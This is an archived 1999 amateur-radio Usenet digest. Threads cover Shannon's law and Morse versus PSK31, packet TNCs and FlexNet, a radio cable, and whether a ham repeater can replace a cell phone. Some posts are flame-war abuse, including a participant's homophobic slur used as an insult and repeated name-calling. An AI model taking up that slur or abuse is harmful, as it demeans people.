On pages 155-158, it has a good description of Shannon's Law. Here are a few quotes: "Any input signal variation of less than the square root of the noise power will not, on the average, be distinguishable from the noise. Any signal variation larger than that will probably be distinct."

"The total quantity of information which is possible to transmit can be increased by increasing the bandwidth, the S/N ratio, or the time required for transmission."

IMHO, anyone who disagrees with this certainly satisfies the definition of a "fool". (My definition of a fool is one who is too lazy to do an Internet search for "Shannon's Law". :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1111. Re: May I draw your attention to...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Simon Lewis <slewis@pacsat.demon.co.uk>
Message-ID: <L7ISSqB6Wx12Ewai@pacsat.demon.co.uk>
Source record: 19466
Cross-posted to: aus.radio.amateur.digital,aus.radio.amateur.misc,aus.radio.amateur.wicen,es.rec.radio.amateur,nl.radio.amateur,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebre

```
In article <36d742d9.0@206.100.206.63>, G8ASO <g8aso@hotmail.com> writes
>Greetings
>
>May I draw your attention to http://laughingpoliceman.com
>
>I hope you enjoy the site and the radio links on page 17
>
>73s G8ASO
>
>
>
>

Don't. This man is an imposter and is NOT G88ASO. The matter is
currently under investigation in the UK. He has also been posting
offensive and pornographic images to the uk.radio.amateur ng

Don't bother looking

Thanks

73 Simon GM4PLM
+--------------------------------------------------------------------+
| Simon Lewis GM4PLM Editor - EMN |
| European Microwave News - Supporting Microwave Radio Across Europe |
| Homepage - www.pacsat.demon.co.uk Email emn@pacsat.demon.co.uk |
+--------------------------------------------------------------------+
```

1112. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36d80263.6907799@news.cyberhighway.net>
Source record: 19467

"Charles Brabham" <n5pvl@texoma.net> flounced:

>Why is it, Steve, that so many LandLine Lids are queers?

I see that you're a bigot in more than one area, Chuckles. And here
folks have been telling me that you're not versatile.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1113. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36d701ca.6754568@news.cyberhighway.net>
Source record: 19468

"Charles Brabham" <n5pvl@texoma.net> raved:

[nothing worth repeating]

>Pathetic wretch,

>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

Nice signature, Chuckles.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1114. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <%GFB2.220$wp.11738@news.goodnet.com>
Source record: 19469

What frequency is your HF BBS on? Did you sell all your TNC's?
Did you download Flexnet yet?

Good deal.

I suspect he hasn't called you a homosexual yet. After awhile, everyone
is a homosexual to him. That's his way of indicating he's lost the
argument, and is frustrated.

Have fun,

Steve

SV Windigo wrote
>Iin the three weeks that I have been reading this newsgroup Brabham
>sure has answered several "technical" questions for me. Very helpful Ham
I
>say. And his web cite has proved even more answers and help. So I say
many
>thanks to him.
>
>Chuck
>KF0LX
>Happy Trails
>chuck
>S/V Windigo - Sitka, AK

1115. Re: Any Packet in toronto area?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Dave <davev@ccnn.net>
Message-ID: <36D72B92.A1@ccnn.net>
Source record: 19470

if you can hit a node into buffalo ny,look for ipbuff,if not send a msg
to Karl-n2njh,he used to have a 1200 baud port on 70cm.
ttyl de dave-n2rhl (sysop-w2sex)

james.alexander@hcol.humberc.on.ca wrote:
>
> Hi all.
>
> Anyone still doing 1200 baud packet on 70cm band in the
> toronto/mississauga area (Canada that is)? I've just started and
> haven't been able to hit any pbbs or nodes yet. I've only heard one
> other station so far and that was an unsuccessful attempt to connect to
> a node. You can find me at 441Mhz, the call is VE3SSQ.
>
> 73's
> James

1116. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b7d7k$164b@enews2.newsguy.com>
Source record: 19471

Glen Quarnstrom wrote in message <36d701ca.6754568@news.cyberhighway.net>...
>"Charles Brabham" <n5pvl@texoma.net> raved:
>
>[nothing worth repeating]

Let's see what Glen does not want repeated, and characterizes as a "rave":

>Nobody said it was a MAJOR issue, Chuckles. It's sort of a minor issue,
>actually. Sorta like your LandLine Lid vendetta.

Well, to us Hams, the ability of Hams to use Radio is important. The ability of our fellow Hams to utilize Amateur Radio for their communications is also important. Sorry it means nothing more to you than a minor point about TNC power supplies does.

What a self-absorbed jerk you are! Don't you have any sense of pride as a Ham, or at least in yourself?

No need to answer. Your lack of pride and fellowship as a Ham is easy to see.

Since you've made it plain that you do not really care about Amateurs or Amateur Radio, maybe you should consider taking a hike. - But of course you won't because THAT would be the best thing you could do for Amateur Radio, and you've made it plain that you don't give a damn about Ham Radio, or it's welfare.

Glen IS rather a pathetic wretch. Hangs out where Hams discuss thier hobby, so he can Troll anybody who suggest the "rave" that Hams use Radio. Sick puppy.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1117. computer connector for TH-D7a

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Paul Lantz <plantz@onlink.net>
Message-ID: <7b7it9$bn0$1@onlink3.onlink.net>
Source record: 19472

got a th-d7a a couple of weeks ago in Toronto but unable to find the connector for hooking up to computer, pg-4w

has anyone seen this for sale?

the ht is a lot of fun but it needs to be hooked up to computer to actually operate packet

aprs mode is a lot of fun too

1118. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: David <dmartin@net1inc.net>
Message-ID: <36D74845.3408021A@net1inc.net>
Source record: 19473

Charles Brabham wrote:

> David wrote in message <36D5DD36.9A045D17@net1inc.net>...
>
> >
> >Well, working packet and going thru the internet for part of the hop is
> also
> >still Ham Radio!
>
> Except the Internet part.
>
> When the Internet is used to forward packet messages from one BBS to another
> (Internet Forwarding) it is all Internet, with no Ham Radio whatsoever.
>
> Get it?
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

To that same reasoning, CW with a TNC and keyboard is not really CW. Your not reading or sending the CW, the computer is!

David -W4DSM

1119. Re: computer connector for TH-D7a

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36D76CE3.2180E190@best.com>
Source record: 19474

Mouser is a source

Check out Jim Gill's great TH-D7 cable page at:
http://www.jgav.com/aprs/

Another page for the TH-D7a is
http://www.best.com/~wdunckel/thd7.html

Walter
Paul Lantz wrote:
>
> got a th-d7a a couple of weeks ago in Toronto but unable to find the
> connector for hooking up to computer, pg-4w
>
> has anyone seen this for sale?
>
> the ht is a lot of fun but it needs to be hooked up to computer to actually
> operate packet
>
> aprs mode is a lot of fun too

1120. fs..modat system

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Mike <suzn99@email.msn.com>
Message-ID: <ufw0HXgY#GA.250@upnetnews02.moswest.msn.net>
Source record: 19475

new and ready to be initionilized ..1200 and u shit..68 lower cont..can do
all,,uplock retred and gen sopdonmg clip at an automated clipdip plus has
all the cables and connectors..
dimdaffee
jaffejim@wa2vos.com

1121. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Phil Kane <philkane>
Message-ID: <cuvyxnarpbzzynjpragrepbz.f7shdq0.pminews@nntp1.ba.best.com>
Source record: 19476
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

On Sat, 27 Feb 1999 03:36:26 GMT, Colin Caulkins wrote:

>I would like to bypass cellular providers by having a
>transceiver in my car and another at home which is connected to
>the phone line. I'm not sure how to go about this, however. I
>know hams have been doing this sort of thing for years with
>repeaters and two-meter handhelds.

Repeaters, yes. Base stations, not unless there is a
properly licensed control operator at the base station. This
was ruled upon a LONG time ago.

>The trouble with this is that the FCC restricts what kind of
>conversation can take place on the two-meter band.

And every other ham band as well. So does international
communications law. Ham radio is not a common carrier where
"anything goes".

>If you use a repeater to, say, order a pizza, that is considered
>"commercial use" and the FCC can come down on you like a load of
>bricks.

Or a load of cheese. You are "beginning to see the light".

>Also, I'm not sure how security works on such repeater
>systems. How would I prevent someone else from using it to make
>a long-distance call?

That's the easy part. Digital or analog codes are permitted to
establish communication, and in fact the licensee/control
operator is required to ensure that unauthorized persons do not
access his/her station.

>One alternative might be to use the FRS band, since that is less
>regulated and offers some kind of rudimentary security. The
>trouble with that is, I don't know of any FRS radios with DTMF
>keypads. Are there any?

The FRS is not permitted to be interconnected with the public
telephone network so you won't find any such devices on the
market (legally).

>Better still, are there any amateur transceivers that can
>transmit a full-duplex, encrypted, digital signal? If the answer
>is no, then why is the amateur market so technologically far
>behind cellular?

The answer is no, and the reason is that amateur communications are not allowed to be encrypted for security. Say it in the clear or go to a common carrier (mobile radiotelephone, cellular, PCS) service. Nothing stops full duplex as long as it is in the clear. We have a number of 440 MHz folks who use it in the San Francisco area.

73 de Phil Kane - K2ASP

1122. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7de95k.huf.nomail@sys3.pe1chl.ampr.org>
Source record: 19477

Gary Coffman <ke4zv@bellsouth.net> wrote:
>>Interrupt processing for reception of characters on an RS232 interface
>>is not simpler than on an HDLC chip. So, an SCC on a PC card will load
>>the PC about the same way as a TNC with KISS does.

>If the card supports DMA, then you can get down to interrupt per frame,
>and that really unloads the PC. This is a good way to interface with the
>host PC for higher rate data.

SCC cards with DMA capability often don't have a realistic number
of channels for use in anything but a single-speed end-user system.

Nodes and BBSes usually need between 4 and 12 channels, and I don't
know about any SCC cards available to the amateur radio community
that provide these, with DMA capability.

(e.g. as busmastering cards)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1123. PicturePacket featured in March CQ

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <7b68nr$3v1$1@news-2.csn.net>
Source record: 19478
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio.swap

PicturePacket is featured in a six-page review, starting on page 60 of the
March issue of CQ Magazine. Check it out! 73,

Stan

Stan Huntting, KW7KW (ex-KF0IA)
Email: stan@sni.net Fax: 303 444 2314
Post: 4655 Pleasant Ridge Rd., Boulder, CO 80301-1731, USA
SA Watch/KaWin/PicturePacket home page: http://www.sni.net/kawin/

1124. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D86101.32E1@ibm.net>
Source record: 19348
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Robin Gilks wrote:
> How do I get the all singing and dancing Flexnet to drive this lot with an
> old 386 using Baycom modems or sound-cards?

Heck Robin, you can't replace an obsolete TNC with an obsolete computer.
Try a 500MHz Pentium III. :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1125. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Colin Caulkins <caulkins@user2.teleport.com>
Message-ID: <iuYB2.3017$hC.1530750@news1.teleport.com>
Source record: 19349
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

In rec.radio.amateur.misc Steve Sampson <ssampson@usa-site.net> wrote:

> It's not that easy. Cellular is a low power, multi-site solution. In order
> to do what cellular does, you are going to need a very high antenna, or
> oodles of power at both the home and handheld.

A range of ten miles would suit me, since that would get across the city.
How much power would that require? I'm assuming the mobile unit would be
something installed in my car, rather than a handheld.

> It's not a technical problem. Ham radio is not in competition with
> commercial radio. If it was a free-for-all then Hams would bury the
> commercial market, because we don't have to have standards before
> deploying the service.

And what a crying shame *that* would be. I consider the Internet to be
the model for all communications. The Internet has done quite well
without FCC regulation. New protocols are being developed all the time
and users accommodate by upgrading their software. When their hardware
can no longer handle the software they want to run, they upgrade that as
well. The main problem with the Internet is that it requires a costly
infrastructure that must be paid for somehow. Unlike fiber-optic cables,
however, radio frequencies exist naturally and therefore should be
accessible for free.

> It's a legal issue. We are restricted by law. The law says no codes,
> ciphers, or anything to hide the content.

Attempts by the government to restrict the use of encryption on the
Internet are scoffed at. Why are hams so willing to accept such
restrictions?

> Just pay your Cell phone bill, and quit dreaming of getting a free ride in
> life.

The government built the roads and highways and therefore has the right to
regulate their use. The government did not, however, build the radio
spectrum. Much as they would like to think otherwise, the government
doesn't own the airwaves any more than they own the air. Should I pay a
license fee for the right to breathe? After all, every lungfull of air I
take in is a lungfull of air someone else could be using, and that person
might be engaged in more productive enterprises than I am. Perhaps the
government should sell large amounts of air to commercial interests who
would then resell it to individual users? Of course, there would also be
amateur air-breathers, but they must be licensed and their use of the air
restricted (no playing of wind instruments or blowing up balloons).

I think if the FCC had its way, it would sell off the entire radio spectrum to big business. But (fortunately or unfortunately) many hams are retirees with lots of time on their hands to petition the FCC and lobby congress. They offer up decades-old stories of ham operators who were instrumental in emergency situations. So, large amounts of spectrum continue to be devoted to hams talking about little other than their equipment and what bullshit the no-code license is.

1126. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D8605A.6BEB@ibm.net>
Source record: 19350
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dana H. Myers K6JQ wrote:
>
> In article <7b94dr$424$0@208.207.71.156>,
> Dick See wrote:
>
> > I say that "I can copy the CW ID on a PSK31 signal when it
> > is too weak to lock and print.
>
> This comparison strikes me as rather specious. The Morse ID is
> sent at a significantly lower baud rate than the PSK31 stream
> (while occupying essentially the same bandwidth as the PSK31)
> and the comparison is extremely subjective.

Hi Dana, 20wpm CW actually occupies about double the bandwidth
of PSK31. (20/1.2)*3 Hz for not-so-easy copy to (20/1.2)*5 Hz
for relatively easy copy. So CW at half the baud rate sent in
double the bandwidth should have about a 4x advantage over
PSK31 at double the baud rate and half the bandwidth for the
same S/N ratio. Shannon strikes again.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1127. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7b9o3c$1on$1@nnrp1.dejanews.com>
Source record: 19351

In article <7b998f$937@enews1.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Steve Sampson wrote in message ...
>
> >
> >Just pay your Cell phone bill, and quit dreaming of getting a free ride in
> >life.
>
> You hit the nail on the head that time, Steve!

Hey, fancy that, we're all in agreement on this one.

;-)

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1128. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7b9ls4$3n1$1@news1.fast.net>
Source record: 19352
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7b94dr$424$0@208.207.71.156...
>W6RCecilA wrote:
>
>
>> On pages 155-158, it has a good description of Shannon's
>> Law. Here are a few quotes: "Any input signal variation of
>> less than the square root of the noise power will not, on
>> the average, be distinguishable from the noise. Any signal
>> variation larger than that will probably be distinct."
>>
>> "The total quantity of information which is possible to
>> transmit can be increased by ***increasing the bandwidth***, the
>> S/N ratio, or the time required for transmission."
> (The *** are mine, not Cecil's)
>
>> IMHO, anyone who disagrees with this certainly satisfies
>> the definition of a "fool". (My definition of a fool is
>> one who is too lazy to do an Internet search for "Shannon's
>> Law". :-)
>
>
> So now, your assignment is to show where it was that I
>disagreed with any part of "this". I did not, never did and
>have no intent to ever do so. Most of this I could have
>easily recounted from experience on the air, unlike you.

Dick ... I'm not going to waste my time (or do your bidding)
by searching out the post, but you HAVE (on numerous
occasions) claimed to be able to copy OOK More signals
that were "10 dB below the noise."

I agree with Cecil ... you ARE a fool. What's worse is that
you seem to LIKE being one.
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
```

Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNthaVpe+N6+q84HiEQJcSwCggalP0gp9iCRNgGuHbzAAfiA2evUAn1ps
O0QYxxPqI+BHQ5YT7YjFPtPX
=wxWe
-----END PGP SIGNATURE-----

1129. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <%xZB2.345$wp.15246@news.goodnet.com>
Source record: 19353
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Colin Caulkins wrote:
>Steve Sampson wrote:
>
>> It's not that easy. Cellular is a low power, multi-site solution. In
order
>> to do what cellular does, you are going to need a very high antenna, or
>> oodles of power at both the home and handheld.
>
>A range of ten miles would suit me, since that would get across the city.
>How much power would that require? I'm assuming the mobile unit would be
>something installed in my car, rather than a handheld.

Depends on the city. The number of buildings, interference, etc. I'd
probably
try 50 Watts on 440 to start.

Here's how you do it. Go to the Hamtronics Web page, and purchase a
2 meter transmitter, at about 50 Watts. Then buy their 440 receiver. Now
all
you need is their cheapo repeater controller, and a Dual-Band antenna and
duplexor (Comet makes a good system), and you are done. Just buy a
dual-bander for the car. You'll need about 50 Watts to go 10 miles with
varying terrain.

As long as you use this for personal use, or for emergencies, then you are
fully compliant with the law. If you use this for business, then you are in
competition, and will be shut down.

>> It's not a technical problem. Ham radio is not in competition with
>> commercial radio. If it was a free-for-all then Hams would bury the
>> commercial market, because we don't have to have standards before
>> deploying the service.
>
>And what a crying shame *that* would be. I consider the Internet to be
>the model for all communications. The Internet has done quite well
>without FCC regulation. New protocols are being developed all the time
>and users accommodate by upgrading their software. When their hardware
>can no longer handle the software they want to run, they upgrade that as
>well. The main problem with the Internet is that it requires a costly
>infrastructure that must be paid for somehow. Unlike fiber-optic cables,
>however, radio frequencies exist naturally and therefore should be
>accessible for free.

You've gone off on a tangent here. #1 you want a telephone system that is
basically free (after purchasing the equipment). If we commercialize the

Ham bands and go into competition with capitalists and big business, we
will lose. The reason is, they will buy our frequencies, and we'll be done
as
a hobby. Hams do not have 1% the PAC power that the commercial people
have.

>
>> It's a legal issue. We are restricted by law. The law says no codes,
>> ciphers, or anything to hide the content.
>
>Attempts by the government to restrict the use of encryption on the
>Internet are scoffed at. Why are hams so willing to accept such
>restrictions?

You don't need encryption for a hobby. Encryption means privacy, and
Ham radio is public. We accept such restrictions because it is a law.
Just like Freon and Crack Coccaine are laws. You can do whatever
you want, but as Grandpa asked: "are you willing to do the time, or
pay the fine?" I suspect it's cheaper to buy a scrambled cell phone.

>> Just pay your Cell phone bill, and quit dreaming of getting a free ride
in
>> life.
>
>The government built the roads and highways and therefore has the right to
>regulate their use. The government did not, however, build the radio
>spectrum.

Wrong. They did. Before the FCC and regulations, radio operators just
set up shop and jammed each other. The Government was needed to
regulate and impose standards. Same with airplanes. Ask all the Rock
Stars, and Country Music stars who died in plane crashes, whether they
think regulations are bad? (if you can).

> Much as they would like to think otherwise, the government
>doesn't own the airwaves any more than they own the air. Should I pay a
>license fee for the right to breathe? After all, every lungfull of air I
>take in is a lungfull of air someone else could be using, and that person
>might be engaged in more productive enterprises than I am. Perhaps the
>government should sell large amounts of air to commercial interests who
>would then resell it to individual users? Of course, there would also be
>amateur air-breathers, but they must be licensed and their use of the air
>restricted (no playing of wind instruments or blowing up balloons).

This reasoning is completely flawed. Here's what I propose. #1 You
decide if you want to persue a technical problem, or #2, a legal rights
problem. You are a child of the "Individual Rights" machine in America.
I'm from another Era, and that was "Community Rights." In my youth we
worried about what was good for "the people" and not what was
"good for me." Would having a free-for-all in the radio spectrum be
good for "the people" or even good "for me?"

Now, take your chosen thesis and develop it into a well reasoned essay that is *against* what you believe should be the law.

Come back with the essay, and I will give you College Credit for anything I feel is above C quality. it. It must be at least 2000 words, and have a bibliography with at least five referenced works (Books, not magazines, or newspapers, or internet). You should be able to do this in three or four evenings at the Community College Library.

>I think if the FCC had its way, it would sell off the entire radio
>spectrum to big business. But (fortunately or unfortunately) many hams
>are retirees with lots of time on their hands to petition the FCC and
>lobby congress.

We exist at the benevolence of the ruling class. As the Ham population dies off, Hams will be in no position to maintain the spectrum allocated. Unless some plan is in the works, Ham radio as we know it, will pretty much be dead above 50 MHz, by the next decade.

>They offer up decades-old stories of ham operators who
>were instrumental in emergency situations. So, large amounts of spectrum
>continue to be devoted to hams talking about little other than their
>equipment and what bullshit the no-code license is.

You can turn Ham radio into a big internet and telephone company, but it will cost just as much as if you just paid for what is available now.

Steve
"Professor at Large"

1130. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b9m2n$f2f@enews1.newsguy.com>
Source record: 19354
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Robin Gilks wrote in message <7b9dvlkgh1@news5.svr.pol.co.uk>...

>
>Ok then smart arses...
>
>I've got eight links - five at 9600bps, one at 2400bps and two at 1200bps.
>
>How do I get the all singing and dancing Flexnet to drive this lot with an
>old 386 using Baycom modems or sound-cards?

You don't.

Use the stand-alone version for large multiport nodes. How about nodes with
up to 16 ports, capable of handling 10MB/hr or better? Hmmm?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1131. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990227172218.15817.00001030@ng141.aol.com>
Source record: 19355

>Colin Caulkins <caulkins@user2.teleport.com>writes

>
>The government built the roads and highways and therefore has the right to
>regulate their use. The government did not, however, build the radio
>spectrum

However Mr Caulkins, as I'm sure are well aware the gov't did build the
internet. Hurts doesn't it??

Happy Trails
chuck
S/V Windigo - Sitka, AK

1132. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D87C5C.2F4D@ibm.net>
Source record: 19356
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
>
> W6RCecilA wrote:
> > IMHO, anyone who disagrees with this certainly satisfies
> > the definition of a "fool".
>
> So now, your assignment is to show where it was that I
> disagreed with any part of "this". I did not, never did and
> have no intent to ever do so.

OK, Dick, here's just a smattering of what you wrote:
****
>Did OOK code perhaps slip through an
>infinestimally small crack in Shannon's works?

... implying that OOK violates Shannon's law.

>You guys can go ahead posture and postulate all you want, but in my
>perception you may be dangerously close to the practice of intellectual
>dishonesty, in attempting to utilize Shannon's writings against code
>transmission (not so much a mechanical function but mainly a human
>function) when you should know the opposite is true.

... implying that "human functions" violate Shannon's law.

>Undoubtedly why machines do so poor a job of copying Morse while no such
>restriction exists in humans. It *appears* that Shannon would not be
>able to take into account the ablilty of the human ear and brain to sift
>through noise and interference to detect and decipher the intelligence
>contained in morse, and to instinctively (when trained and practiced) to
>ignore a wide range of distortion and noise that no machine could
>discard, the machine lacking the flexibility of a brain and only able to
>do what it has been programmed to do.

... implying that the "human ear and brain" violates Shannon's law.

>The best that math could be expected to do would be to
>assume some "worst case" scenario, arbitrarily since the mathematicians
>and engineers-at least those of no-code persuasion- seem to have little
>experience at weak-signal/noisy-environment code work and would be
>expected to miscast this feature accordingly. No wonder code comes
>out so poorly under Shannon.

... implying that code violates Shannon's law.

>The more I see and hear of Nyquist and Shannon, the less it applies to
>the *real* world of ham radio communincations, particularily if you
>leave out the advanced *digital* modes- ...

... implying that the "*real* world" violates Shannon's law.

>You no-code types have just thrown up Shannon and Nyquist to further
>obfuscate the fact that few or none of you have the requisite experience
>to understand the full implications of Morse code as a useful mode, and
>have no intention of ever learning it to that extent.

... implying that Shannon's law is merely obfuscation.

>You simply cannot know that usefulness as long as you insist on
>making direct comparisons of Morse with Shannon's theories of "What is
>possible" in the extreme theoretical case, having nothing whatever to do
>with implementations in daily usage in the everyday commumications world
>of Ham Radio as we know it.

... implying that Shannon's law doesn't apply to "everyday communications".

>It is clear that Shannon scientifically defined what is possible in
>communications, not what is practical or reasonable, nor fit for a
>particular use in a particular set of circumstances.

... implying that Shannon's law doesn't apply to "what is pratical or
reasonable".

>You refuse to
>face the reality that that is just *NOT* the ham radio we live in today,
>whatever the theories say.

... implying that Shannon's law doesn't apply to ham radio.

>The truth is that I just don't accept it as the "Digital
>Dogma" that you do since I know there is much more to the world of Ham
>Radio than one mode, subject, etc.

... implying that Shannon's law is a "Dogma" rather than a scientific
fact.

>You can gloat over 'understanding' of Shannon all you want, it changes
>nothing.

... implying that understanding Shannon is useless.

>The bottom line in this code-no code debate is that Shannon or
>Nyquist's theories *DO NOT MATTER* to this debate, but are being used as
>a smoke screen by the no-coders who wish to avoid the real questions.

No implication here - Shannon's law DOES NOT MATTER!

>Unless Shannon knew about the change in characteristic of high speed
>code when is is heard as a worded vocabulary, not encoded dits and dahs,
>then he could not have "known all about code".

... implying that Shannon's law doesn't apply to Morse code because
Shannon didn't know Morse code.

>Theory, whether informaton theory or any other, is just that--theory.
>It cannot detail the operational aspects that make CW a much more
>effective mode than the math predicts.

... implying that CW violates Shannon's law.
****
>
> I say that "I can copy the CW ID on a PSK31 signal when it
> is too weak to lock and print. YOU then say that "you
> couldn't do that if you were using a 31 cycle filter". But
> your soulmates say that the 31 cycle filter is already in
> place in the PSK31 DSP software!

But the 31Hz filter is not in the CW circuit. That's why you
cannot do an apples to apples comparison. Take my word for it,
Dick. You cannot copy 50wpm CW through a 31Hz filter. The way
you are copying it now give CW a four times advantage over
PSK31. Give up that advantage and see what happens.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1133. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <375078ed.1113579156@news.atl.bellsouth.net>
Source record: 19357

On Fri, 26 Feb 1999 12:00:18 -0600, "Charles Brabham" <n5pvl@texoma.net> wrote:
>Sorry, I'm only interested in something practical and useful on a much
>larger (global) scale. Insolated, isolated tcpip LANs are utterly useless in
>this regard. My current interest is in HF multicast for this purpose, and
>that's what I'm working with. If you know of something which can potentially
>do the same thing better, be sure and let me know.

K1MAN and W1AW seem to have the broadcast bulletin franchise covered
well enough on HF. Do we really need another broadcaster on our bands?
Radio is inherently broadcast, of course, but amateur radio isn't supposed
to be one way, with limited exceptions. Multicast bulletin stations may be
technically somewhat interesting, but I question whether they serve a good
purpose for the HF amateur community in general. It might be useful to
think about what purposes the station might serve before getting too deep
into the technical details.

I'm not saying it's necessarily a bad idea, but I think it might be worthwhile to
explore the utility of the concept a bit further first in order to determine just what
niche it is supposed to fill. If the idea is to bypass our VHF/UHF terrestrial
networks, and starve our VHF/UHF operators of bulletin traffic that they'd
otherwise handle, then it could be painted with the same brush as you use for
the so called "Landline Lid" internet forwarder. It certainly doesn't seem to
advance the cause of packet switched networks. If it is successful, it might
even contribute to their decline in areas where virtually the only use of the
network is for BBS bulletin forwarding. (Not a concern in our area, where
the BBS is essentially obsolete, replaced by interactive realtime applications,
but it might be in other areas where BBS activity persists.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1134. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: "Prof. Curt M. Breneman" <brenec@rpi.edu>
Message-ID: <36D8A09B.13B9@rpi.edu>
Source record: 19358
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Colin Caulkins wrote:
>
> In rec.radio.amateur.misc Steve Sampson <ssampson@usa-site.net> wrote:
>
